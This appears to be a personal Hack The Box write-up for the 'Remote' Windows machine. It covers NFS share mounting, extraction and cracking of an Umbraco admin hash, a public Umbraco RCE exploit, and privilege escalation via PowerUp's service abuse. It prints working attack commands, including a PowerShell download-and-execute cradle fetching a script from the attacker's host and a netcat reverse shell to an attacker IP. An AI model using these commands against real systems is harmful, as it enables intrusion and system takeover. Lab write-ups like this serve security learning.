

Remote - HTB

Saturday, June 20, 2020 15:47

So I am having a go at the Remote box which is a raised difficulty from what I am used to, but it's really fun.
Nmap




```
Host is up (0.22s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /blog/: Blog
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp  open  rpcbind       2-4 (RPC #100000)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
```



```
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         Microsoft Windows RPC
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp  open  microsoft-ds?
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
2049/tcp open  mountd        1-3 (RPC #100005)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
No exact OS matches for host (If you know what OS is running on
TCP/IP fingerprint:
```

We see ports 80, 21 and 111 (rpc) open. Nmap does a script scan as well and lists all the ports that rpc uses. I see an nfs.
This might lead to a RPC nfs vulnerability where I can mount the harddrive on my own machine to access its content.
I follow a small guide: https://www.computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/lesson4/index.html
This guide basically shows how to exploit a RPC vulnerability and then taking control through the ssh server by generating ssh keys and uploading the public key onto the server, thus enabling the attacker to gain access, in his case it is root.

Anyway, I use the command showmount -e 10.10.10.180



```
root@syb:~# showmount -e 10.10.10.180
[redacted]st for 10.10.10.180:
/site_backups (everyone)
root@syb:~# |
```


This means I can mount /site_backups onto /mnt/

I run: mount -t nfs 10.10.10.180:/site_backups /mnt/ -o nolock

Next I was digging through all the files so I could find something interesting.

I found a log file that logged a login from admin@htb.local - my first username.
Now for the password.
I found Umbraco.sdf.
A little google search suggested that the .sdf extension is some kind of a database file extension.

I used strings to show its content:
strings Umbraco.sdf




```
K"0U
L%0U
Jv@B
lE*]
uEd^m2wr
{Ezm
#kNb
{Ezm
#kNb
{Ezm
#kNb
>1=@;P9`7p5
 %@X
4=Kt
E`ED
YKL0
Ed^m2wr
A:1
2J!T
Es5!
#kNb
#kNb
#kNb
ALu<gb
tqt!t
jqj!j
cqc!c
[q[ Z
SqS!S
LqL!L
FpE!E
>q> =
7q7!7
```

A lot of useless gibrish.

How about
strings Umbraco.sdf | grep admin

This should grab and retrieve any line that contains the string 'admin'.
It still outputted shitloads of data but I managed to find something interesting.



```
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa
```

admin@htb.local is our username and the latter seems like a hash.

While doing Blunder box I found an interesting tool that could identify any hash and decrypt it.
The decrypted hash results to 'baconandcheese' which is the administrator's password.

I use it to log-in into the admin interface of http://10.10.10.180/umbraco (this link redirects to a login page. I found it through another link from the contact page)

It is correct.


Thought process:
This is not php so I can't upload a php reverse shell. What do I do?
Googling Umbraco RCE gave me a few exploits to try out.

https://github.com/noraj/Umbraco-RCE


I learned a new trick with metasploit.
I was always curious on how to 'hijack' a shell session with metasploit and I got a small solution.
>Fire up metasploit framework
>Type in use multi/handler
 >set payload payload/windows/x64/shell_reverse_tcp
>set LHOST <myip>
>set LPORT <desiredLPORT>
>set ExitOnSession false
>>exploit -j

Basically this opens a listener on metasploit that will tell me if a connection has been received.
This is really useful to get right on track if a crash happens. It is sometimes hard for me to retrace steps since I write the writeup in the end. A thing I should fix.
Instead of setting up netcat each time when shit happens, now I have an automatically configured metasploit listener. Just drop into the session whenever it is initiated and shell away.

The following is an http remote code execution proof of concept:
I use this exploit to run powershell from the victim machine and download shell.ps1 from a python hosted server on my kali.



```
root@syb:~/Umbraco-RCE# python3 exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c power
shell.exe -a "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.93/shell.ps1')"
|
```




```
[redacted] version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.180.
Ncat: Connection from 10.10.10.180:49705.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

So I have my metasploit listener intact and I get a basic user shell! I get down to the c:\users\public and get the user.txt flag.


Fun fact, there's a metasploit module called rpcbomb which is a DoS exploit for this exact rpc.
It was quite amusing sending the pings and then see them drop because of the rpcbomb

Moving onwards to the priv esc part. This part was insanely hard for me, I missed some important stuff and I even admit that I acted like a skid out of frustration. The following explanation and analysis is redemption for that.
I gave up when I was tired and moved onto a write-up.
In that write-up the attacker used a tool named PowerUp.ps1 which is a part of PowerSploit toolkit.
https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc
From here the only thing I need is the PowerUp.ps1, a powershell script.


I'm going to need to upload it to the server in order to use its vulnerability enumeration techniques.
It is out of the question that I'm going to download it to a place where I can modify files (read and write).

- 

  ```
  c:\windows\system32\inetsrv>cd c:\users\public

  c:\Users\Public>
  ```

- 


  ```
  c:\Users\Public>whoami
  iis apppool\defaultapppool

  c:\Users\Public>
  ```



```
c:\Users\Public>powershell.exe -exec bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


PS C:\Users\Public>
```

Dropping into powershell because I can download files over the web easily with it.

-exec bypass is to enter some kind of a privileged shell:



Per the comments, there should be no particular difference with how these execution policies behave. However `Bypass` is intended to be used when you are temporarily changing the execution policy during a single run of `Powershell.exe`, where as `Unrestricted` is intended to be used if you wish to permanently change the setting for the exeuction policy for one of the system scopes (MachinePolicy, UserPolicy, Process, CurrentUser, LocalMachine).

Some examples:

1. You are on a system where you want to change the execution policy to be permanently unrestricted so that any user could run any PowerShell script without issue. You would run:

   ```
   Set-ExecutionPolicy Unrestricted
   ```


2. You are on a system where the exeuction policy blocks your script but you want to run it via PowerShell and ignore the execution policy when run. You would run:

   ```
   powershell.exe .\yourscript.ps1 -executionpolicy bypass
   ```

3. You run Powershell.exe on a system where the execution policy blocks the exeuction of scripts, but you want to change the policy just for the life of the interactive powershell.exe session you are in. You would run:


   ```
   Set-ExecutionPolicy Bypass -Scope Process
   ```

Continuing with getting PowerUp.ps1 from my python http server.




```
PS C:\Users\Public> invoke-webrequest -uri http://10.10.14.35/PowerUp.ps1 -outfile powerup.ps1
```


This will save PowerUp.ps1 as powerup.ps1 for convenience reasons, in c:\users\public.



```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.180 - - [22/Jun/2020 09:19:07] "GET /shell.ps1 HTTP/1.1" 200 -
10.10.10.180 - - [22/Jun/2020 09:29:23] "GET /PowerUp.ps1 HTTP/1.1" 200 -
```




```
PS C:\Users\Public> ls
```




```
    Directory: C:\Users\Public


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        2/19/2020   3:03 PM                Documents
d-r---        9/15/2018   3:19 AM                Downloads
d-----        6/22/2020   8:17 AM                Microsoft
d-r---        9/15/2018   3:19 AM                Music
d-r---        9/15/2018   3:19 AM                Pictures
d-r---        9/15/2018   3:19 AM                Videos
-a----        6/22/2020   9:31 AM         562380 powerup.ps1
-ar---        6/22/2020   7:59 AM             34 user.txt
```

Import the powerup module to use its functions




```
PS C:\Users\Public> import-module .\powerup.ps1
```

Running invoke-allchecks to assess which vulnerabilities are available for local priv esc



```
PS C:\Users\Public> invoke-allchecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
```

I get a hit on something




```
[*] Checking service permissions...


ServiceName   : UsoSvc
Path          : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'UsoSvc'
CanRestart    : True
```

Powerup found that UsoSvc is a vulnerable service that I can abuse to run a command of some kind.
The default to happen when executing "Invoke-ServiceAbuse -Name 'UsoSvc'" is to add a user names john with some password.
I want it to execute a shell back to me, I don't care about John ;)

This service is being executed with admin privileges, if I am able to send back a shell through this service using its privs, it will give me an admin shell.

Let's try.
Get nc.exe to the victim machine:
Invoke-webrequest -uri http//10.10.14.35/nc.exe -outfile nc.exe
Invoke-serviceabuse -name usosvc -command "c:\users\public\nc.exe 10.10.14.35 6969 -e cmd.exe"

Great description about Invoke-ServiceAbuse:




SYNTAX

```
Invoke-ServiceAbuse [-Name] <String[]> [-UserName <String>] [-Password <String>] [-LocalGroup <Strin
 [-Credential <PSCredential>] [-Command <String>] [-Force]
```

DESCRIPTION

Takes a service Name or a ServiceProcess.ServiceController on the pipeline that the current user has configuration modification rights on and executes a series of automated actions to execute commands as SYSTEM. First, the service is enabled if it was set as disabled and the original service binary path and configuration state are preserved. Then the service is stopped and the Set-ServiceBinaryPath function is used to set the binary (binPath) for the service to a series of commands, the service is started, stopped, and the next command is configured. After completion, the original service configuration is restored and a custom object is returned that captures the service abused and commands run.



```
PS C:\Users\Public> Invoke-serviceabuse -name usosvc -command "c:\users\public\nc.exe 10.10.14.35 6969 -e cmd.exe"


ServiceAbused Command
------------- -------
usosvc        c:\users\public\nc.exe 10.10.14.35 6969 -e cmd.exe
```

So it worked...right? NO!
HELL NO!
I spent 15 hours on this and couldn't quite get it.
This is my breakpoint.

Speaking with an awesome guy on Facebook gave me a different perspective to approach with: don't be a skid.
He basically called me out and told me that I should not be a script kiddie, and that I should look into what each and every command does.
So I did. The result? #root.

Let's continue.

So why doesn't it work?
Powerup found a vulnerable service and now I can use powerups' Invoke-ServiceAbuse to stop the current real process and spawn a custom service that inherits all the previous process's privileges, runs the command I've given above and restores back the abused service to function like nothing happened.

So even after manually stopping the service and starting and restarting, it did not work.
I could send back the current shell of the victim to another listening port on my kali by typing c:\users\public\nc.exe 10.10.14.35 6969 -e cmd.exe.
But running it with an abused service that refuses to execute commands for some reason? Nah.
I honestly thought there's a glitch within the machine since this exploit should work because I've seen it work on lots of write-ups (skid moment).
I thought the service is bugged.
But I kept at it.
I was so curious and so hungry for that root that I ended up paying for 1 month of VIP for htb because I thought it's connectivity issues.

So for at least 15 hours I tried working and playing with the commands, changing the syntax, never thinking of going a second to the powersploit manual and READ a bit for fuck's sake.
Trying various of things by repeating steps but in different times and learning A LOT in the process.
Although this was probably my biggest skid moment ever, I learned a lot about permissions and windows system in total.
After the 15 hour mark I decided to lie down. Could I stop thinking about it? Nope.
Solution? Keep hacking.
I got up after 1 hour of rest and constant thinking about the solution and trying to ask the right questions.
I came with an eased mind and refreshed pair of eyes.
I tried the same thing all over again.
> Connection from 10.10.10.180 on port[6969]:
C:\Windows\system32>
AAAAAAAAAAAAAAAAAAAAAAHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH

WHAT THE FUCK JUST HAPPENED?! HOW?! WHY?!
Trying to quickly traverse down the folders because for some reason I lost the memory of the simple command: type c:\users\Administrator\Desktop\root.txt

As I reached down to c:\ and was typing dir to list the available dirs or maybe more interesting files, it crashed.
Ok no worries, cool head. Try again.
Crash
Again
C:\users\Administrator\>
Crash


FUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUCK

What's going on? Why? What? Who?

After that, it never worked again.
Tried resetting it, shutting it down. Nothing helped.
Decided to go to sleep.
Woke up motivated and goal-oriented to own that motherfucking root.

Tried the same all over again, not working. Decided to drop that method and try talking to people about this, maybe they'll help.
I found a nice dude that told me that im basically a skid and that I should go on and study powersploit a bit more in-depth. So that's what I did.


While going through each command and executing it, trying to evaluate what they are doing, I come across something interesting:



```
PS C:\Users\Public> install-servicebinary -name usosvc

Service binary 'C:\Windows\system32\svchost.exe -k netsvcs -p' for service UsoSvc not modifiable by the current user.
At C:\Users\Public\powerup.ps1:1891 char:13
+             throw "Service binary '$($ServiceDetails.PathName)' for s ...
+             ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OperationStopped: (Service binary ...e current user.:String) [], RuntimeException
    + FullyQualifiedErrorId : Service binary 'C:\Windows\system32\svchost.exe -k netsvcs -p' for service UsoSvc not mo
   difiable by the current user.
```


When executing 'install-servicebinary' (one of the functions that Invoke-ServiceAbuse calls which basically replaces a service binary with one that adds a local admin or executes a custom command) I discovered that usosvc is not even modifiable, so why does powerup present it as a vulnerable service?
Probably because it sits in system32 which requires admin privs.
How can I fool it?

Set-ServiceBinPath - sets the binary path for a service to a specified value through Win32 API methods. This basically sets a new binary path for the service.
Say I am going to set the binpath to users/public, where my user has permissions to do whatever, wouldn't it pass the check?




```
PS C:\Users\Public> Set-ServiceBinPath -name usosvc -binpath c:\users\public
True
```

True? Let's check that.




```
[*] Checking service executable and argument permissions...



ServiceName                     : UsoSvc
Path                            : c:\users\public
```



```
ModifiableFile                   : C:\users\public
ModifiableFilePermissions        : {Delete, WriteAttributes, Synchronize, ReadControl...}
ModifiableFileIdentityReference  : NT AUTHORITY\SERVICE
StartName                        : LocalSystem
AbuseFunction                    : Install-ServiceBinary -Name 'UsoSvc'
CanRestart                       : True

ServiceName                      : UsoSvc
Path                             : c:\users\public
ModifiableFile                   : C:\users\public
ModifiableFilePermissions        : {Synchronize, ReadControl, ReadData/ListDirectory, AppendData/AddSubdirectory...}
ModifiableFileIdentityReference  : NT AUTHORITY\SERVICE
StartName                        : LocalSystem
AbuseFunction                    : Install-ServiceBinary -Name 'UsoSvc'
CanRestart                       : True
```


A new find!
What else?



```
[*] Checking service permissions...


ServiceName   : UsoSvc
Path          : c:\users\public
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'UsoSvc'
CanRestart    : True
```

The path changed!


Previous invoke-allchecks execution:




```
[*] Checking service permissions...


ServiceName   : UsoSvc
Path          : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'UsoSvc'
CanRestart    : True
```

See the difference in the paths.

Abuse away



```
PS C:\Users\Public> invoke-serviceabuse -name usosvc -command "c:\users\public\nc.exe 10.10.14.35 6969 -e cmd.exe"
|
```

